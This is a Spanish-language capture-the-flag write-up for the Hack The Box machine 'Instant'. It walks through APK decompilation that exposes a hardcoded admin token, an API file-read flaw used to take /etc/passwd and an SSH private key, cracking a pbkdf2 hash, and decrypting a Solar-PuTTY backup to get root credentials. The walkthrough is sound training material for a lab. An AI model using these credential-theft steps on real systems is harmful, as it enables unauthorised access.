

Instant WRITEUP - HTB

° **Escrito por : tellmefred**

° **Dificultad : media**

°Introducción

En este writeup, exploraremos “Instant”, una máquina de Hack The Box que pone a prueba nuestras habilidades en reconocimiento, explotación y escalada de privilegios.

Con un enfoque práctico en cada etapa, esta máquina desafía nuestra capacidad para comprometer sistemas y alcanzar el control total.

¡Descubre cada paso detallado en el desarrollo del writeup!


Reconocimiento:

Aquí nos encontramos haciendo Ping para comprobar la conectividad con la máquina víctima.

```
(root@tellmefred)-[/home/.../Desktop/HTB/instant/nmap]
# ping 10.10.11.37
PING 10.10.11.37 (10.10.11.37) 56(84) bytes of data.
64 bytes from 10.10.11.37: icmp_seq=1 ttl=63 time=20.4 ms
64 bytes from 10.10.11.37: icmp_seq=2 ttl=63 time=18.9 ms
64 bytes from 10.10.11.37: icmp_seq=3 ttl=63 time=1629 ms
64 bytes from 10.10.11.37: icmp_seq=4 ttl=63 time=629 ms
64 bytes from 10.10.11.37: icmp_seq=5 ttl=63 time=19.8 ms
64 bytes from 10.10.11.37: icmp_seq=6 ttl=63 time=19.2 ms
^C
--- 10.10.11.37 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5008ms
rtt min/avg/max/mdev = 18.900/389.244/1628.625/597.213 ms, pipe 2
```

Luego procedemos a hacer un escaneo de nmap para buscar información.



```
Scanned at 2024-11-14 14:26:30 EST for 20s
Not shown: 63117 closed tcp ports (reset), 2416 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMM6fK04LJ4jNNL950Ft7YHP09NKONYVCba
s/ZMiZNo=
|   256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL+zjgyGvnf4LMA1vdgVHLwHd+/U4NcThn1bx5/4DZYY
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://instant.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

 Dominio

Aquí agregamos el dominio a nuestro /etc/hosts para poder acceder con el dominio a el servicio web.

```
(root@tellmefred)-[/home/.../Desktop/HTB/instant/nmap]
# echo "10.10.11.37          instant.htb" | sudo tee -a /etc/hosts
10.10.11.37          instant.htb
```

Aquí vemos el sitio web es una clase de banco y al parecer tiene un APK.



Descargamos el apk.

Desencriptar la apk es el siguiente paso para ver qué podemos encontrar en el interior de la misma.

```
(root@tellmefred)-[/home/tellmefred/Desktop/HTB/instant]
# apktool d instant.apk
I: Using Apktool 2.7.0-dirty on instant.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values ** XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```

Para resumir lo que haré es directamente mostrar lo que encontré .

```
(root@tellmefred)-[/home/./smali/com/instantlabs/instant]
ls
'AdminActivities$1.smali'      'LoginActivity$4$3.smali'    '$R$color.smali'             'RegisterActivity$1.smali'   'TransactionActivity$1.smali'
'AdminActivities.smali'       'LoginActivity$4.smali'     '$R$drawable.smali'          'RegisterActivity$2.smali'   'TransactionActivity$2$1.smali'
'ForgotPasswordActivity$1.smali' 'LoginActivity.smali'        '$R$id.smali'                 'RegisterActivity$3$1.smali' 'TransactionActivity$2$2$1.smali'
'ForgotPasswordActivity.smali' 'MainActivity.smali'         '$R$layout.smali'            'RegisterActivity$3$2.smali' 'TransactionActivity$2$2.smali'
'LoginActivity$1.smali'       'ProfileActivity$1$1.smali'  '$R$mipmap.smali'           'RegisterActivity$3$3.smali' 'TransactionActivity$2.smali'
'LoginActivity$2.smali'       'ProfileActivity$1$2.smali'  '$R$string.smali'           'RegisterActivity$3.smali'   TransactionActivity.smali
'LoginActivity$3.smali'       'ProfileActivity$1.smali'    '$R$style.smali'            RegisterActivity.smali
'LoginActivity$4$1.smali'     'ProfileActivity$2.smali'    '$R$xml.smali'              'SplashActivity$1.smali'
'LoginActivity$4$2.smali'     ProfileActivity.smali        R.smali                     SplashActivity.smali

(root@tellmefred)-[/home/tellmefred/Desktop/NTB/instant]
cat authkey
`ehYhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ejYpZCI6Imwscm9s.YyV2Jj0TAwZGIiLCJleHA0IjMzMjU5MzAzNjU2fQ.v...
qqyAqDsgyoNFHU7MgRCDA0BW99_8AXKGWt26rYA`
```

Esta es la auth key del admin sacada de este archivo.

Este resultó ser importante también ya que contiene un nuevo dominio que haremos que apunte a la misma ip.

```

root@telmefred:~/home/.../smali/com/instantlabs/instant
└─ ls
AdminActivities$1.smali'      'LoginActivity$4$3.smali'      'R$color.smali'      'RegisterActivity$1.smali'      'TransactionActivity$1.smali'
AdminActivities.smali        'LoginActivity$4.smali'        'R$drawable.smali'   'RegisterActivity$2.smali'      'TransactionActivity$2$1.smali'
ForgotPasswordActivity$1.smali' 'LoginActivity.smali'          'R$id.smali'         'RegisterActivity$3$1.smali'    'TransactionActivity$2$2$1.smali'
ForgotPasswordActivity.smali 'MainActivity.smali'          'R$layout.smali'     'RegisterActivity$3$2.smali'    'TransactionActivity$2$2.smali'
'LoginActivity$1.smali'      'ProfileActivity$1$1.smali'    'R$mapmap.smali'     'RegisterActivity$3$3.smali'    'TransactionActivity$2.smali'
'LoginActivity$2.smali'      'ProfileActivity$1$2.smali'    'R$string.smali'     'RegisterActivity$3.smali'      'TransactionActivity.smali'
'LoginActivity$3.smali'      'ProfileActivity$1.smali'      'R$style.smali'      RegisterActivity.smali
'LoginActivity$4$1.smali'    'ProfileActivity$2.smali'      'R$xml.smali'        'SplashActivity$1.smali'
'LoginActivity$4$2.smali'    ProfileActivity.smali          R.smali              SplashActivity.smali

```

```
.line 50
new-instance v6, Lokhttp3/Request$Builder;

invoke-direct {v6}, Lokhttp3/Request$Builder;-><init>()V

const-string v7, "http://mywalletv1.instant.htb/api/v1/view/profile"

.line 51
invoke-virtual {v6, v7}, Lokhttp3/Request$Builder;->url(Ljava/lang/String;)Lokhttp3/Request$Builder;
```

Este es.

Aquí agregamos el dominio encontrado al /etc/hosts.

```
(root@tellmefred)-[/home/tellmefred/Desktop/HTB/instant]
# echo "10.10.11.37 mywalletv1.instant.htb" | sudo tee -a /etc/hosts
10.10.11.37 mywalletv1.instant.htb
```

Aquí estamos poniendo a prueba la api con la auth key que encontramos en la apk.

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /api/v1/view/profile HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: mywalletv1.instant.htb		2 Date: Sat, 16 Nov 2024 16:01:21 GMT	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		3 Server: Werkzeug/3.0.3 Python/3.12.3	
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6ImlnPS...		4 Content-Type: application/json	
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8		5 Content-Length: 236	
6 Accept-Language: en-US,en;q=0.5		6 Keep-Alive: timeout=5, max=100	
7 Accept-Encoding: gzip, deflate, br		7 Connection: Keep-Alive	
8 Connection: keep-alive		8	
9 Upgrade-Insecure-Requests: 1		9 {	
10 Priority: u=0, i		10	
11		11	
12		12	

Aquí podemos ver otro archivo con información bastante importante.

```
(root@tellmefred)-[/home/.../instant/instant/res/xml]
# ls
backup_rules.xml data_extraction_rules.xml network_security_config.xml
```

Por que aquí encontramos otro dominio más que agregaremos al /etc/hosts

```
(root@tellmefred)-[/home/.../instant/instant/res/xml]
# cat network_security_config.xml
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
  <domain-config cleartextTrafficPermitted="true">
    <domain includeSubdomains="true">mywalletv1.instant.htb</domain>
    <domain includeSubdomains="true">swagger-ui.instant.htb</domain>
  </domain-config>
</network-security-config>
```


Aquí ya procedemos a agregarlo.

```
(root@tellmefred)-[/home/.../instant/instant/res/xml]
# echo "10.10.11.37          swagger-ui.instant.htb" | sudo tee -a /etc/hosts
10.10.11.37          swagger-ui.instant.htb
```




Explotación:

Hacemos la primera petición y capturamos con burp.




Aquí empezamos a ver si tenemos la oportunidad de leer archivos en la máquina y así es.



Aquí tenemos ya una solicitud importante lo que es leer el /etc/passwd.



Aquí solicitamos directamente la SSH ID RSA para acceder mediante SSH.



Aquí logramos acceder a la máquina víctima después de haber realizado ajustes en los permisos de la id_rsa.

```
(root@tellmefred)-[/home/tellmefred/Desktop/HTB/instant]
# ssh -i id_rsa shirohige@10.10.11.37
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Nov 16 14:51:27 2024 from 10.10.14.169
shirohige@instant:~$
```

Aquí tenemos la flag de user.

```
shirohige@instant:~$ ls
linpeas.sh  logs  projects  user.txt
shirohige@instant:~$ cat user.txt
HTB{1n3r3st1ng_1n_1nstant}
shirohige@instant:~$
```



Escalada de privilegios:

Aquí buscando encontré estos dos hash.

```

H:\indexsqlite_autoindex_walter_users_3\walter_users\K\indexsqlite_autoindex_walter_users_2\walter_users\K\indexsqlite_autoindex_walter_users_1\walter_users
+
+
+X
7U*IA!shirohigeshirohige@instant.htb458715c9-b15e-467b-8a3d-97bc3f3c311pbkdf2:sha256:600000$YnRgjinjc9541a8c6ad40bc064979bc446025041ffac9af2f767
1d8a28272c550ed2024-08-08 20:57:47.909667@instantianactive%
%U*YAinstantAdminadmin@instant.htbf0eca6e5-783a-471d-9d8f-0162cbc900dbpbkdf2:sha256:600000$
0ZzD69pNX8$e4ea5c280e0766612295ab9b3f2e5falde8f6cbb6586fab7ab7bc762bd9782024-07-23 00:20:52.529887U4Adminactive
shirohige% instantAdmin
*****7shirohige@instant.htb/ admin@instant.htb
***J67458715c9-b15e-467b-8a3d-97bc3f3c311shirohige_shi7)abfc4bd6-e048-4b48-8e33-67d7fa0a6c80paulkapufi_kap9-0d02a551-8536-415e-8a08-8017a635a08fturafaru
tuf0/f0eca6e5-783a-471d-9d8f-0162cbc900db*****instant_admin_inv9-9f3a7cfc-f85a-43d0-84a2-2fd4e04212b3spideymonkey_spi

```

Buscando a qué tipo de cifrado encontré esa herramienta y solo fue buscar otra que pudiese realizar un ataque a este hash.

Google

pbkdf2:sha256:600000

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 Stack Overflow
<https://stackoverflow.com/questions/58698927/werkzeug-password-encryption>

security - Werkzeug password encryption

I am trying to encrypt a password using werkzeug library. I don't know what why i am getting `pbkdf2:sha256:600000` for every any password i try to encrypt.

Well, that took at least seconds to look up. You can use this separate function that your function according to the official documentation: ... `pbkdf2`, ... [More >](#)

✓

 Top answer · 0 votes · a year ago

Y aquí tengo la contraseña que me servirá para algo más que encontré un archivo de sesión backup de Solar Putty.

```
Tracking pbkdf2:sha256:600000$YnRgjnIm$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272
Tracking pbkdf2:sha256:600000$YnRgjnIm$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272
Tracking pbkdf2:sha256:600000$YnRgjnIm$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272
Tracking pbkdf2:sha256:600000$YnRgjnIm$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272
Tracking pbkdf2:sha256:600000$YnRgjnIm$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272
Tracking pbkdf2:sha256:600000$YnRgjnIm$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272
Tracking pbkdf2:sha256:600000$YnRgjnIm$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272
Tracking pbkdf2:sha256:600000$YnRgjnIm$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272
[REDACTED] | 27/27
Password found: [REDACTED]
```

Me lo llevaré a windows para pasar el sesión backup a texto plano.

```
shirohige@instant:/opt/backups$ ls
Solar-PuTTY
shirohige@instant:/opt/backups$ cd Solar-PuTTY/
shirohige@instant:/opt/backups/Solar-PuTTY$ ls
sessions-backup.dat
shirohige@instant:/opt/backups/Solar-PuTTY$
```

Aquí ya solo nos queda copiar la contraseña root y pasar a la máquina atacante para ganar acceso root.

```
PS C:\Users\Frede\Downloads\SolarPuttyDecrypt-master\F> .\SolarPuttyDecrypt.exe .\sessions-backup.dat
```


```
SolarPutty's Sessions Decrypter by VoidSec
```

```
{
  "Sessions": [
    {
      "Id": "066804ee-635c-4578-86d0-d36d4838115b",
      "Ip": "10.10.11.37",
      "Port": 22,
      "ConnectionType": 1,
      "SessionName": "Instant",
      "Authentication": 0,
      "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
      "AuthenticateScript": "00000000-0000-0000-0000-000000000000",
      "LastTimeOpen": "0001-01-01T00:00:00",
      "OpenCounter": 1,
      "Serialline": null,
      "Speed": 0,
      "Color": "#FF176998",
      "TelnetConnectionWaitSeconds": 1,
      "LoggingEnabled": false,
      "RemoteDirectory": ""
    }
  ],
  "Credentials": [
    {
      "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
      "CredentialName": "Instant-root",
      "Username": "root",
      "Password": "XXXXXXXXXX",
      "PrivateKeyPath": "",
      "Passphrase": "",
      "PrivateKeyContent": null
    }
  ],
  "AuthScript": [],
  "Groups": [],
  "Tunnels": [],
  "LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"
}
```


```
[+] DONE Decrypted file is saved in: C:\Users\Frede\Desktop\SolarPutty_sessions_decrypted.txt
```

```
PS C:\Users\Frede\Downloads\SolarPuttyDecrypt-master\F>
```

Y listo máquina realizada.

A dark-themed notification window with a green and orange header. The header features a circular icon with a red folder and yellow coins, set against a background of green hexagons and wavy lines. The main text reads "Instant has been Pwned!". Below this, a congratulatory message says "Congratulations tellmefred, best of luck in capturing flags ahead!". A table displays the user's rank, pwn date, and points earned. At the bottom are "OK" and "SHARE" buttons.

Instant has been Pwned!

Congratulations  **tellmefred**, best of luck in capturing flags ahead!

#3136	19 Nov 2024	45
MACHINE RANK	PWN DATE	POINTS EARNED